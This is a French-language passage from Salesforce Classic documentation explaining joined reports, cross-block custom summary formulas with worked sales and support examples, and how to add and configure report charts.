   La plupart des fonctionnalités disponibles avec les rapports récapitulatifs ou matriciels sont également disponibles pour les rapports joints, notamment la recherche, l'ajout et la suppression de champs, la synthèse de champs, et l'exécution et l'enregistrement de rapports. Toutefois, certaines fonctionnalités ne sont pas disponibles.

CONSULTER ÉGALEMENT :

Ajout d'un type de rapport à un rapport joint

Création d'une formule récapitulative personnalisée pour un rapport joint

Utilisation de blocs

## Exemples de rapports joints

La création d'une fiche d'évaluation des performances de représentants commerciaux, la révision de requêtes de support par statut et la prévision des encours d'opportunités sont des exemples d'opérations que vous pouvez effectuer avec des rapports joints.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

### Création d'une fiche d'évaluation des performances des représentants

Une fiche d'évaluation des représentants permet à votre direction commerciale de comprendre les performances et les actions des représentants de votre organisation. Pour la créer, vous devez avoir trois types de rapport personnalisé, chacun créant une relation entre l'Utilisateur (en tant qu'objet principal) est l'un des trois objets suivants : Propriétaire de l'opportunité, Créateur de l'opportunité et Propriétaire de l'activité. Notez que dans cet exemples nous avons nommé les types de rapport personnalisé `Rapport personnalisé sur l'utilisateur et le propriétaire de l'opportunité`, `Rapport personnalisé sur l'utilisateur et le créateur de l'opportunité` et `Rapport personnalisé sur l'utilisateur et le propriétaire de l'activité`.

Commencez par créer un rapport personnalisé basé sur le type de rapport Utilisateur et Propriétaire de l'opportunité, puis ajoutez les types de rapport personnalisé Utilisateur et Créateur de l'opportunité et Utilisateur et Propriétaire de l'activité en tant que deux blocs différents. Regroupez ensuite par représentant (propriétaire de l'opportunité) et définissez les filtres en suivant la procédure.

Pour créer le rapport :

1. Créez un rapport en sélectionnant le type `Rapport personnalisé sur l'utilisateur et le propriétaire de l'opportunité`.
2. Sélectionnez `Joint` dans la liste déroulante **Format**.
3. Cliquez sur **Ajouter un type de rapport**.
4. Sélectionnez `Rapport personnalisé sur l'utilisateur et le créateur de l'opportunité`.
5. Cliquez de nouveau sur **Ajouter un type de rapport**, puis sélectionnez `Rapport personnalisé sur l'utilisateur et le propriétaire de l'activité`.
6. Regroupez les blocs par `Nom complet`.

7. Ajoutez des champs et des filtres supplémentaires au rapport selon vos besoins. Par exemple, vous pouvez modifier les filtres de date pour mettre l'accent sur les performances du représentant pendant une période spécifique. Pour inclure uniquement des représentants en tant que propriétaires d'opportunité, créez un filtre dans le filtre `Rôle : Nom` pour limiter les résultats aux utilisateurs dont le rôle contient « Ventes ».
8. Vous pouvez également nommer les blocs.
9. Cliquez sur **Enregistrer** ou sur **Exécuter le rapport**.

### Révision des requêtes de support par statut

Vous pouvez également créer un rapport en comparant le nombre de requêtes de support nouvelles, fermées ou en cours par priorité. Le rapport contient un seul type de rapport standard : Requêtes. Commencez par créer le rapport, ajoutez-lui trois blocs, filtrez chaque bloc avec le statut approprié, puis utilisez le champ `Priorité` pour le regroupement.

Pour créer le rapport :

1. Créez un rapport en sélectionnant le type `Requêtes`.
2. Sélectionnez `Joint` dans la liste déroulante **Format**.
3. Retirez les champs inutiles en les faisant glisser vers le volet Champs.
4. Créez trois blocs, chacun contenant le `Numéro de requête` et le `Statut`, puis si nécessaire des champs `Propriétaire de requête`.
5. Pour chaque bloc, filtrez sur toutes les requêtes. Filtrez ensuite chaque bloc par `Statut`, comme suit :
   - Bloc 1 : *`Statut égal à Fermé`*
   - Bloc 2 : *`Statut égal à Nouveau`*
   - Bloc 3 : *`Statut différent de Fermé, Nouveau, Fermé dans le portail, Fermé — Premier appel`*
6. Regroupez les blocs par `Priorité`.
7. Vous pouvez également renommer les blocs.
8. Cliquez sur **Enregistrer** ou sur **Exécuter le rapport**.

### Prédiction de l'en-cours des opportunités

Les formules récapitulatives personnalisées inter-blocs permettent de créer un rapport qui prévoit le chiffre d'affaires des opportunités futures en fonction des performances passées de vos commerciaux. Créer un rapport basé sur le type de rapport standard Opportunités, ajoutez trois blocs au rapport, filtrez chaque bloc par le statut approprié, puis créez une formule qui utilise les champs de différents blocs.

Pour créer le rapport :

1. Créez un rapport joint en sélectionnant le type `Opportunités`.
2. Retirez les champs inutiles en les faisant glisser vers le volet Champs.
3. Créez trois blocs, chacun contenant les champs `Nom de l'opportunité`, `Nom du compte` et `Montant`.
4. Pour chaque bloc, affichez `Toutes les opportunités`. Filtrez ensuite chaque bloc.

| Bloc | Filtres |
| --- | --- |
| Bloc 1 | *`Statut de l'opportunité égal à Fermé`*<br>*`Champ de date égal à Date de fermeture`* |

| Bloc | Filtres |
| --- | --- |
| | *Plage égale à EX actuel et précédent*<br>*Étape égale à Fermé perdu* |
| Bloc 2 | *Statut de l'opportunité égal à Fermé gagné*<br>*Champ de date égal à Date de fermeture*<br>*Plage égale à EX actuel et précédent* |
| Bloc 3 | *Champ de date égal à Date de fermeture*<br>*Plage égale à Mois prochain*<br>*Statut de l'opportunité égale à Ouvert* |

5. Regroupez les blocs par `Prioritaire de l'opportunité`.
6. Renommez les blocs. Par exemple, « Fermé - Gagné », « Fermé - Perdu » et « Fermé le mois prochain ».
7. Créez une formule récapitulative personnalisée inter-blocs qui prédit le chiffre d'affaires à venir en fonction des performances passées des commerciaux :

```
[Closing Next Month]AMOUNT:SUM*([Closed - Won]RowCount/([Closed -
                                    Lost]RowCount+[Closed - Won]RowCount))
```

8. Ajoutez la formule à un ou à plusieurs blocs.
9. Vous pouvez également ajouter une formule récapitulative personnalisée inter-blocs qui calcule le ratio Gagné de chaque commercial :

```
[Closed - Won]RowCount/([Closed - Lost]RowCount+[Closed - Won]RowCount)
```

10. Cliquez sur **Enregistrer** ou sur **Exécuter le rapport**.

### Ajout d'un graphique au rapport de prédiction des en-cours d'opportunité

Vous pouvez inclure un graphique à un rapport joint afin de représenter visuellement les données. Par exemple, vous pouvez ajouter un graphique au rapport de prédiction des en-cours d'opportunité qui montre le chiffre d'affaires actuel par rapport au chiffre d'affaires prévisionnel.

Pour ajouter le graphique :

1. Créez le rapport Prédiction de l'en-cours des opportunités.
2. Cliquez sur **Ajouter le graphique**.
3. Pour l'axe Y, sélectionnez `Fermé - Gagné - Somme du montant`.
4. Sélectionnez **Tracer des valeurs supplémentaires**.
5. Sélectionnez `Ligne` dans l'option d'affichage et `Chiffre d'affaires prévu` en tant que Valeur.
6. Cliquez sur l'onglet Mise en forme, puis saisissez *`Chiffre d'affaires actuel et prévisionnel`* comme titre du graphique.
7. Cliquez sur **OK**.

8. Cliquez sur **Enregistrer** ou sur **Exécuter le rapport**.

CONSULTER ÉGALEMENT :

- Ajout d'un graphique à un rapport
- Formules récapitulatives personnalisées avec des rapports joints
- Fonctionnement des rapports joints
- Utilisation de blocs
- Combinaison de différents types d'information dans un rapport joint

## Formules récapitulatives personnalisées avec des rapports joints

Deux types de formule récapitulative personnalisée sont disponibles avec des rapports joints : standard et inter-blocs.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Formules récapitulatives personnalisées standard

Les formules récapitulatives personnalisées standard s'appliquent à un seul type de rapport et peuvent être ajoutées à des blocs basés sur ce type de rapport uniquement. Par exemple, une formule récapitulative créée pour le type de rapport Requêtes peut s'appliquer uniquement à des blocs Requêtes. Dans des rapports joints, les formules récapitulatives personnalisées prennent en charge les mêmes formats de données, options de formule, fonctions et emplacements d'affichage de calcul, comme dans des rapports récapitulatifs et matriciels.

Notez les points suivants en utilisant des formules récapitulatives personnalisées dans des rapports joints.

- Les formules ne sont pas automatiquement ajoutées au rapport lors de leur création. Pour ajouter une formule, faites-la glisser vers un bloc du même type de rapport.
- Lorsque vous ajoutez des formules récapitulatives personnalisées à un bloc, elles s'affichent à droite des champs standard, selon l'ordre dans lequel vous les avez ajoutées au bloc. Si vous ajoutez également des formules récapitulatives personnalisées inter-blocs, elles s'affichent à droite des formules standard.
- Les résultats des formules récapitulatives personnalisées sont affectés par les options de filtrage qui s'appliquent au bloc dans lequel elles se situent. Par conséquent, une même formule placée dans des blocs différents peut renvoyer des résultats divergents.
- Vous pouvez ajouter jusqu'à 10 formules récapitulatives personnalisées à chaque bloc d'un rapport joint. Un rapport joint peut inclure au total 50 formules récapitulatives personnalisées.
- Chaque formule récapitulative personnalisée doit avoir un nom unique. Cependant, les formules récapitulatives personnalisées standard et inter-blocs peuvent porter le même nom.
- Les noms de formules récapitulatives personnalisées ne peuvent pas inclure des crochets ([ ou ]).

### Formules récapitulatives personnalisées inter-blocs

Les formules récapitulatives personnalisées inter-blocs permettent de calculer des valeurs à travers plusieurs blocs dans un rapport joint. Par exemple, vous pouvez utiliser une formule inter-blocs pour calculer le ratio entre les opportunités ouvertes et fermées pour un compte, ou le ratio entre les affaires fermées et les objectifs commerciaux.

La création d'une formule inter-blocs est similaire à la création d'une formule standard. Les mêmes formats de données, options de formule, fonctions et emplacements d'affichage de calcul sont disponibles. La syntaxe de la formule est également semblable, à l'exception du bloc d'information qui est inclus. Par exemple, lors du calcul du ratio entre les opportunités et les requêtes pour chaque compte, la formule inclut également le titre du bloc : `[Opportunities block 1]RowCount / [Cases block 2]RowCount`.

Notez que si vous oubliez le titre du bloc, un message d'erreur s'affiche lors de la vérification de la syntaxe de la formule ou de l'enregistrement de la formule.

Notez les points suivants lors de l'utilisation de formules récapitulatives personnalisées inter-blocs.

- Vous pouvez ajouter une formule récapitulative personnalisée inter-blocs à n'importe quel bloc du rapport.
- Les formules inter-blocs ne sont pas automatiquement ajoutées au rapport lors de leur création. Pour ajouter une formule, faites-la glisser vers un bloc.
- Lorsque vous ajoutez des formules inter-blocs à un bloc, elles s'affichent à droite des formules standard, selon l'ordre dans lequel vous les avez ajoutées au bloc.
- Les résultats des formules inter-blocs sont affectés par les options de filtrage qui s'appliquent au bloc dans le rapport. Par conséquent, une même formule inter-blocs peut renvoyer des résultats différents lorsque vous modifiez les options de filtrage.
- Chaque rapport joint peut avoir jusqu'à 10 formules récapitulatives personnalisées inter-blocs.
- La suppression d'un bloc utilisé dans une formule inter-blocs entraîne également sa suppression du volet Champs et de tout bloc qui la contient.
- Chaque formule inter-blocs doit avoir un nom unique. Cependant, les formules récapitulatives personnalisées standard et inter-blocs peuvent porter le même nom.
- Les noms de formules inter-blocs ne peuvent pas inclure des crochets ([ ou ]).

CONSULTER ÉGALEMENT :

Élaboration d'une formule récapitulative personnalisée

Tirer le meilleur parti des formules récapitulatives personnalisées

Exemples de rapports joints

Création d'une formule récapitulative personnalisée pour un rapport joint

## Que puis-je faire avec des rapports joints ?

La plupart des fonctionnalités disponibles avec les rapports récapitulatifs ou matriciels sont également disponibles pour les rapports joints, notamment la recherche, l'ajout et la suppression de champs, la synthèse de champs, et l'exécution et l'enregistrement de rapports. Toutefois, certaines fonctionnalités ne sont pas disponibles.

Vous ne pouvez pas exécuter les actions suivantes avec des rapports joints :

- Ajouter des champs compartimentés.
- Ajouter des filtres croisés.
- Glisser-déposer des filtres depuis le volet Champs vers le volet Filtre.
- Appliquer une sélection conditionnelle.
- Modifier la hiérarchie de rapports d'opportunité ou d'activité.
- Créer des instantanés de rapport basés sur des rapports joints.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Remarque:**

- Pour permettre aux utilisateurs de créer et de modifier des rapports joints, le générateur de rapport doit être activé pour l'ensemble de votre organisation. Lorsque le générateur de rapport n'est pas activé, les utilisateurs peuvent exécuter des rapports joints, mais ne peuvent pas en créer.
- Les rapports joints nécessitent l'activation du nouveau thème de l'interface utilisateur. Les utilisateurs qui n'ont pas le nouveau thème activé ne peuvent pas créer, modifier ou exécuter des rapports joints.
- Internet Explorer 6 n'est pas pris en charge pour les rapports joints.

- Vous ne pouvez pas filtrer les données dans un rapport joint d'une vue de tableau de bord, ni ajouter un filtre à un tableau de bord qui contient uniquement des rapports joints.

**Types de rapport standard qui ne peuvent pas être utilisés dans des rapports joints**

- Comptes et contacts
  - Historique des Comptes
  - Propriétaires du compte*
  - Historique des contacts
- Activités
  - Mes demandes d'approbation déléguées*
- Administratif
  - Toutes les demandes d'approbation en attente*
  - Utilisation de l'API les 7 derniers jours*
- Campagne
  - Répercussions de la campagne*
  - Membre de la campagne
  - Analyse du membre de la campagne*
  - Campagnes avec des opportunités influencées
- Contrat
  - Historique du contrat
  - Historique des commandes
- Support client
  - Historique de requête
  - Utilisation du libre-service
  - Historique de la solution
- Fichier et contenu
  - Auteurs de contenu
  - Période de publication du contenu
  - Téléchargements de fichiers et de contenus
  - Engagement de fichiers et de contenus
  - Liens de fichier et de contenu
  - Administrateurs de bibliothèque
  - Contenu de bibliothèque
  - Téléchargements de contenu les plus fréquents
  - Contenu ayant le plus grand nombre d'abonnements
  - Contenu périmé
- Prévisions

  - Prévisions personnalisables : Historique des prévisions
  - Prévisions personnalisables : Résumé prévisionnel
  - Prévisions personnalisables : Prévisions d'opportunité
  - Historique des prévisions
  - Prévisions
  - Quota contre Réel*
- Piste
  - Pistes - Toutes
  - Historique des pistes
  - Statut de la piste*
- Opportunité
  - Opportunités associées à des rôles du contact et à des produits
  - Opportunités avec des équipes d'opportunité et des produits
  - Historique du champ d'opportunité
- Catalogues de prix, produits et actifs
  - Actifs sans produits*

**Remarque:**

- Il est possible que vous n'ayez pas accès à tous les types de rapport répertoriés. Certains facteurs peuvent affecter les types de rapport que vous affichez, tels que les fonctionnalités activées par votre organisation et la configuration de la visibilité des dossiers du rapport par votre administrateur. Assurez-vous avec votre administrateur qu'aucun type de rapport qui doit être affiché n'est masqué.
- Si votre organisation a renommé des objets standard, les noms des types de rapport standard incluent le nom de votre organisation au lieu du nom d'origine. Par exemple, si votre organisation a renommé l'objet « Opportunité » en « Affaire », le type de rapport standard « Historique du champ Opportunité » est renommé « Historique du champ Affaire ».
- Dans cette liste, les types de rapport marqués par un astérisque (*) ne sont pas disponibles lors de la création d'un rapport. A la place, vous y accédez en personnalisant les rapports standard, qui se trouvent dans des dossiers sous l'onglet Rapports.

CONSULTER ÉGALEMENT :

Sélection d'un type de rapport

Modification du type de rapport principal

Combinaison de différents types d'information dans un rapport joint

Types de rapport standard

## Affichage des données de rapport dans des graphiques

Pour aider les lecteurs à comprendre rapidement vos données, affichez-les sous forme graphique. Les graphiques s'affichent juste au-dessus du tableau du rapport. Ils offrent aux utilisateurs une vue d'ensemble de vos données avant d'en étudier les détails. Utilisez des graphiques en courbe pour suivre les modifications dans le temps, ou des graphiques à barres ou à secteurs pour comparer des valeurs temporelles. Les graphiques peuvent également s'afficher dans des composants de tableaux de bord.

1. Ajout d'un graphique à un rapport

   Ajoutez un graphique pour offrir aux utilisateurs une représentation visuelle qui facilite la compréhension des données de votre rapport.

2. Propriétés de graphique

   Vous pouvez ajouter un graphique à tout récapitulatif standard ou personnalisé ou à tout rapport matriciel. Les propriétés de graphique spécifient les données affichées dans le graphique, ses étiquettes et couleurs, et toute sélection conditionnelle que vous appliquez.

3. Présentation de données efficace avec des graphiques

   Lors de l'ajout d'un graphique à un rapport, des éléments, tels que les valeurs négatives, les valeurs élevées ou petites, les formules récapitulatives personnalisées et la sécurité au niveau du champ, peuvent affecter la présentation des graphiques. Un changement de format de rapport, de regroupements et de blocs affecte également les graphiques.

4. Affichage des jeux de données différents dans un seul graphique

   Un *graphique de combinaison* trace plusieurs jeux de données dans un graphique unique. Chaque jeu de données est basé sur un champ différent, afin de faciliter la comparaison des données. Vous pouvez également combiner certains types de graphique afin de présenter les données de diverses façons dans un graphique unique.

5. Exemples de graphiques de combinaison

   Utilisez un graphique de combinaison pour afficher des valeurs multiples sur une plage d'axes unique, afficher deux types de graphiques ensemble ou comparer deux valeurs récapitulatives continues.

6. Options de mise en forme des graphiques

CONSULTER ÉGALEMENT :

Présentation de données efficace avec des graphiques

Ajout d'un graphique à un rapport

Propriétés de graphique

Exemples de graphiques de combinaison

Affichage des jeux de données différents dans un seul graphique

## Ajout d'un graphique à un rapport

Ajoutez un graphique pour offrir aux utilisateurs une représentation visuelle qui facilite la compréhension des données de votre rapport.

Remarque: Votre rapport doit comporter au moins un regroupement pour pouvoir ajouter un graphique.

Pour créer ou modifier un graphique :

1. Cliquez sur **Ajouter un graphique** dans le générateur de rapport. Pour les graphiques existants, cliquez sur **Modifier un graphique**.
2. Sélectionnez un type de graphique.
3. Saisissez les paramètres appropriés sous l'onglet Données du graphique pour le type de graphique sélectionné.
4. Saisissez les paramètres appropriés sous l'onglet Mise en forme.
5. Cliquez sur **OK**.

CONSULTER ÉGALEMENT :

- Types de graphique
- Présentation de données efficace avec des graphiques
- Génération d'un rapport

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :

- Créer et personnaliser des rapports

  ET

  Générateur de rapport

## Propriétés de graphique

Vous pouvez ajouter un graphique à tout récapitulatif standard ou personnalisé ou à tout rapport matriciel. Les propriétés de graphique spécifient les données affichées dans le graphique, ses étiquettes et couleurs, et toute sélection conditionnelle que vous appliquez.

Remarque: Cette rubrique s'applique uniquement si vous n'utilisez pas le générateur de rapport. Le *Générateur de rapport* est un éditeur visuel de rapports.

Pour personnaliser les propriétés de graphique, cliquez sur **Ajouter un graphique** ou **Modifier le graphique** dans un rapport matriciel ou récapitulatif, puis utilisez les champs des onglets Données de rapport et Mise en forme.

Pour consulter les limites, des considérations et des conseils, reportez-vous à Présenter efficacement des données avec des graphiques à la page 4384.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :

- Créer et personnaliser des rapports

### Paramètres de données de graphique

Ces options permettent de contrôler les données affichées dans votre graphique.

| Champ | Description |
|---|---|
| `Type de graphique` | Sélectionnez le type de graphique à utiliser lors de la représentation des données dans votre rapport. Le type de graphique que vous sélectionnez détermine les propriétés de graphique disponibles à définir. |

| Champ | Description |
| --- | --- |
| `Axe X` et `Axe Y` | Sélectionnez les valeurs à afficher sur les axes du graphique. Selon le type du graphique, les valeurs des axes peuvent correspondre à un nombre d'enregistrements, à des champs récapitulatifs ou à des regroupements définis dans le rapport.<br>**Remarque:** Si l'axe Y correspond à une formule récapitulative personnalisée dont l'option `Emplacement d'affichage de cette formule` est définie à un niveau de regroupement différent de `Tous les niveaux récapitulatifs`, l'axe X et la sélection Regroupements doit correspondre au niveau de regroupement de cette formule récapitulative personnalisée. |
| `Graphique de combinaison` | Sélectionnez cette option pour tracer des valeurs supplémentaires dans ce graphique. Le type de graphique que vous sélectionnez doit autoriser les graphiques de combinaison. |
| `Regroupements` | Sélectionnez le mode de regroupement des informations dans le graphique. Vous pouvez sélectionner uniquement un regroupement défini dans le rapport. Pour les graphiques à barres et à colonnes, cliquez sur une icône pour sélectionner le regroupement affiché : côte à côte, empilé ou empilé à 100 %. Pour les graphiques en courbes simples ou groupées, vous pouvez sélectionner `Cumulé`. |
| `Valeurs` | Sélectionnez les valeurs à afficher dans votre graphique à secteurs, en anneau ou en entonnoir. |
| `Sections` | Sélectionnez les sections à afficher dans votre graphique à secteurs ou en anneau. |
| `Segments` | Sélectionnez les segments à afficher dans votre graphique en entonnoir. |

### Présentation d'un graphique

Contrôlez l'aspect et le comportement des graphiques à l'aide de ces options.

| Champ | Description |
| --- | --- |
| `Titre du graphique` | Saisissez le nom du graphique. |
| `Couleur du titre` | Sélectionnez la couleur du titre de votre graphique. |
| `Taille du titre` | Sélectionnez la taille de police du titre de votre graphique. La taille maximale est 18. Les valeurs supérieures sont affichées à 18 points. |
| `Couleur du texte` | Sélectionnez la couleur du texte et des étiquettes dans votre graphique. |
| `Taille du texte` | Sélectionnez la taille de police du texte et des étiquettes dans votre graphique. La taille maximale est 18. Les valeurs supérieures sont affichées à 18 points. |
| `Fondu en arrière-plan` | Choisissez le sens du dégradé de couleurs en arrière-plan. Sélectionnez également une `Couleur de départ` et une `Couleur de fin` pour le dégradé. Utilisez le blanc si vous ne souhaitez pas appliquer de dégradé. |
| `Position de la légende` | Choisissez l'emplacement de la légende dans à votre graphique. |

| Champ | Description |
| --- | --- |
| `Combiner les petits groupes dans Autres` | Combinez tous les groupes inférieurs ou égaux à 3 % du total dans un seul secteur ou segment « Autres ». Désactivez cette option pour afficher toutes les valeurs individuelles dans le graphique. Elle s'applique uniquement aux graphiques à secteurs, en anneau ou en entonnoir. Cette option est activée par défaut pour les graphiques à secteurs et en anneau, et désactivée pour les graphiques en entonnoir. |
| `Plage d'axe X ou Y` | Choisissez une plage d'axe manuelle ou automatique pour les graphiques à barres, en courbes ou à colonnes. Si vous choisissez une plage manuelle, saisissez les valeurs d'axe minimale et maximale à afficher. Si des points de données se situent hors de la page définie, l'axe s'agrandit automatiquement pour inclure ces valeurs lors de la génération du graphique. |
| `Afficher l'étiquette de l'axe` | Affichez les étiquettes de chaque axe de votre graphique. Ceci s'applique uniquement aux graphiques en barres et en courbes. |
| `Afficher les étiquettes` | Affichez les étiquettes de votre graphique à secteurs, en anneau ou en entonnoir. |
| `Afficher le % de groupes` | Affichez la valeur en pourcentage de chaque groupe dans le graphique. |
| `Afficher les valeurs de l'axe X ou Y` | Affichez les valeurs d'enregistrements individuels ou de groupes dans les axes du graphique. Applicable uniquement à certains graphiques en barres horizontales et en colonnes verticales. |
| `Afficher les valeurs` | Affichez les valeurs d'enregistrements individuels ou de groupes dans le graphique. Ceci s'applique uniquement à certains types de graphiques. |
| `Afficher le % de sections` | Affichez la valeur en pourcentage de chaque section de graphiques à secteurs ou en anneau. |
| `Afficher le total` | Affichez la valeur du total dans le graphique en anneau. |
| `Afficher le % de segments` | Affichez la valeur en pourcentage de chaque segment dans les graphiques en entonnoir. |
| `Afficher les détails lors du survol` | Affichez les valeurs, les étiquettes et les pourcentages lors du survol des graphiques. Les détails de survol dépendent du type de graphique. Les pourcentages s'appliquent uniquement aux graphiques à secteurs, en anneau ou en entonnoir. Le survol est désactivé lors de l'affichage de graphiques contenant plus de 200 points de données. |
| `Taille du graphique` | Sélectionnez la taille du graphique, de minuscule à très grand. |
| `Position du graphique` | Placez le graphique au-dessus ou en-dessous du rapport. |

### Sélection conditionnelle

Sélectionnez les valeurs de champ dans les rapports récapitulatifs ou matriciels en fonction des plages et des couleurs que vous spécifiez. Pour activer la sélection conditionnelle, votre rapport doit contenir au moins un champ récapitulatif ou une formule récapitulative personnalisée.

| Champ | Description |
| --- | --- |
| `Récapitulatif` | Sélectionnez un champ récapitulatif dont vous souhaitez représenter les plages de chiffres par des couleurs. |
| `Couleur inférieure` | Sélectionnez la couleur représentant les données inférieures à la valeur du `Point de rupture inférieur`. |
| `Point de rupture inférieur` | Nombre correspondant au seuil entre la `Couleur inférieure` et la `Couleur centrale`. Les valeurs identiques au `Point de rupture inférieur` sont affichées en tant que `Couleur centrale`. |
| `Couleur centrale` | Sélectionnez la couleur représentant les données comprises entre les valeurs du `Point de rupture inférieur` et du `Point de rupture supérieur`. |
| `Point de rupture supérieur` | Nombre correspondant au seuil entre la `Couleur centrale` et la `Couleur supérieure`. Les valeurs identiques au `Point de rupture supérieur` sont affichées en tant que `Couleur supérieure`. |
| `Couleur supérieure` | Sélectionnez la couleur représentant les données supérieures à la valeur du `Point de rupture supérieur`. |

CONSULTER ÉGALEMENT :

Types de graphique

Personnalisation des rapports

## Présentation de données efficace avec des graphiques

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Lors de l'ajout d'un graphique à un rapport, des éléments, tels que les valeurs négatives, les valeurs élevées ou petites, les formules récapitulatives personnalisées et la sécurité au niveau du champ, peuvent affecter la présentation des graphiques. Un changement de format de rapport, de regroupements et de blocs affecte également les graphiques.

- Un graphique peut inclure plus de 250 groupes ou 4 000 valeurs. Si un message d'erreur indique que le nombre de groupes ou de valeurs à tracer dans votre graphique est trop important, ajustez les filtres du rapport afin de réduire ce nombre. Dans les graphiques de combinaison, tous les groupes et valeurs sont compris dans le total.
- Si vous perdez l'accès à un champ utilisé dans un graphique, vous pouvez utiliser un autre champ à sa place. Si aucun champ n'est disponible, le nombre d'enregistrements est utilisé.
- Il est possible de personnaliser la précision de décimales dans les graphiques. Les valeurs numériques et de devise sont arrondies à deux décimales. Les valeurs en pourcentage sont arrondies à une décimale.
- Si les valeurs numériques sont trop grandes ou trop petites, elles s'affichent en notation scientifique. Par exemple, le chiffre 5 750 000 000 est affiché 5,75E9 et -0,0000000061 est affiché -6,1E-9.
- Les valeurs négatives sont affichées dans tous les graphiques en courbes et dans les graphiques à barres et à colonnes non empilées. Dans les graphiques à secteurs, en anneau, en entonnoir et empilés, les valeurs négatives ne sont pas affichées. Les regroupements contenant des valeurs négatives sont affichés dans la légende et les valeurs négatives sont reflétées dans le calcul de toutes les valeurs récapitulatives, y compris le total des graphiques en anneau.
- Lors de la création de graphiques, ne regroupez pas par un champ d'objet enfant et ne faites pas la somme par un champ d'objet parent. Cette pratique est imprécise. Dans un graphique en anneau, le total affiché risque d'être différent de la somme des secteurs.

- Les graphiques de tableau de bord et de rapport qui montrent des valeurs à partir de formules récapitulatives personnalisées, affichent les décimales en utilisant votre paramètre de devise par défaut au lieu du paramètre de la formule. Par exemple, si la formule récapitulative ne spécifie aucune décimale, les colonnes ne montrent pas les décimales, mais les valeurs de graphique affichent les décimales spécifiées dans votre devise par défaut (généralement deux décimales). Cette règle s'applique aux devises, aux chiffres et aux pourcentages.
- Avec les rapports joints, les noms de champs récapitulatifs contiennent le nom du champ et le nom du bloc. Par exemple, si vous avez synthétisé le champ Montant dans le bloc 1, il s'affiche sous la forme `Bloc 1 — Montant total` dans l'éditeur de graphique. Une formule récapitulative personnalisée inter-blocs ou standard contient le nom du bloc lorsque la formule figure dans plusieurs blocs.
- Lorsqu'un rapport contient déjà un graphique, la modification du format du rapport ou la suppression de blocs, de regroupements ou de champs récapitulatifs produit les effets décrits dans le tableau suivant.

| Lorsque vous effectuez cette modification... | L'effet de produit est... |
|---|---|
| Modifier le format de récapitulatif, matriciel ou joint en tabulaire | Tous les graphiques sont supprimés du rapport. |
| Modifier le format de récapitulatif en matriciel | Le premier regroupement récapitulatif devient le premier regroupement de lignes. Le deuxième devient le premier regroupement de colonnes. Le troisième devient le deuxième regroupement de lignes. Le graphique reste inchangé. |
| Modifier le format de matriciel en récapitulatif | Le premier regroupement de lignes devient le premier regroupement récapitulatif. Le deuxième regroupement de lignes devient le *troisième* regroupement récapitulatif. Le premier regroupement de colonnes devient le *deuxième* regroupement récapitulatif. Le deuxième regroupement de colonnes est supprimé. Si le graphique utilise le deuxième regroupement de colonnes, ce regroupement est remplacé par le premier champ récapitulatif disponible qui n'est pas déjà utilisé dans le graphique. |
| Modifier le format de récapitulatif ou matriciel en joint | Le rapport existant devient le premier bloc et le graphique reste dans le rapport.<br>Si le rapport matriciel utilise le deuxième regroupement de colonnes, ce regroupement est remplacé par le premier champ récapitulatif disponible qui n'est pas déjà utilisé dans le graphique.<br>Si le rapport récapitulatif ou matriciel comprend un regroupement d'un champ de compartiment, le regroupement est remplacé par le regroupement disponible suivant qui n'est pas déjà utilisé dans le graphique. |
| Modifier le format de joint en récapitulatif ou matriciel | Le premier bloc devient le rapport, les regroupements et le graphique sont conservés. Si le graphique de la version jointe contient des champs récapitulatifs du premier bloc, ils sont conservés dans le graphique du rapport récapitulatif. Les récapitulatifs d'autres blocs sont supprimés du graphique. |
| Supprimer un bloc contenant un champ récapitulatif d'un rapport joint | Le champ récapitulatif est remplacé par le champ récapitulatif disponible suivant. Si aucun autre champ récapitulatif n'est disponible, le champ d'origine est remplacé par le nombre d'enregistrements du premier bloc restant. La suppression de tous les blocs d'un rapport supprime entièrement le graphique. |
| Supprimer un regroupement utilisé dans le graphique | Le regroupement est remplacé par le regroupement disponible suivant. Si tous les regroupements sont supprimés, le graphique est également supprimé. Notez que les regroupements peuvent être supprimés automatiquement lorsque vous ajoutez un |

| Lorsque vous effectuez cette modification... | L'effet de produit est... |
| --- | --- |
| | type de rapport à un rapport joint ou si un champ devient indisponible, par exemple, en raison de la sécurité au niveau du champ. |
| Supprimer un champ récapitulatif utilisé dans le graphique (y compris des récapitulatifs personnalisés et inter-blocs) | Le champ récapitulatif est remplacé par le champ récapitulatif disponible suivant. Si aucun autre champ récapitulatif n'est disponible, le champ est remplacé par le nombre d'enregistrements du rapport ou du premier bloc. Notez que les champs récapitulatifs peuvent être supprimés automatiquement, par exemple, en raison de la sécurité au niveau du champ ou lors de la modification du format du rapport. |

CONSULTER ÉGALEMENT :

Ajout d'un graphique à un rapport

Options de mise en forme des graphiques

Affichage des jeux de données différents dans un seul graphique

## Affichage des jeux de données différents dans un seul graphique

Un *graphique de combinaison* trace plusieurs jeux de données dans un graphique unique. Chaque jeu de données est basé sur un champ différent, afin de faciliter la comparaison des données. Vous pouvez également combiner certains types de graphique afin de présenter les données de diverses façons dans un graphique unique.

Les graphiques de combinaison permettent d'effectuer les opérations suivantes :

- Ajouter une ligne à un graphique en courbes, à colonnes verticales, à colonnes verticales groupées ou à colonnes verticales empilées existant.
- Ajouter une courbe de cumul à un graphique en courbes cumulées existant.
- Ajouter jusqu'à trois colonnes en plus à un graphique à colonnes verticales.
- Ajouter jusqu'à trois barres en plus à un graphique à barres horizontales.

Par exemple, si vous êtes responsable commercial, vous pouvez afficher « Montant des en-cours » sur une courbe et « Nombre d'affaires ouvertes » sous forme de barres verticales, dans le même graphique.

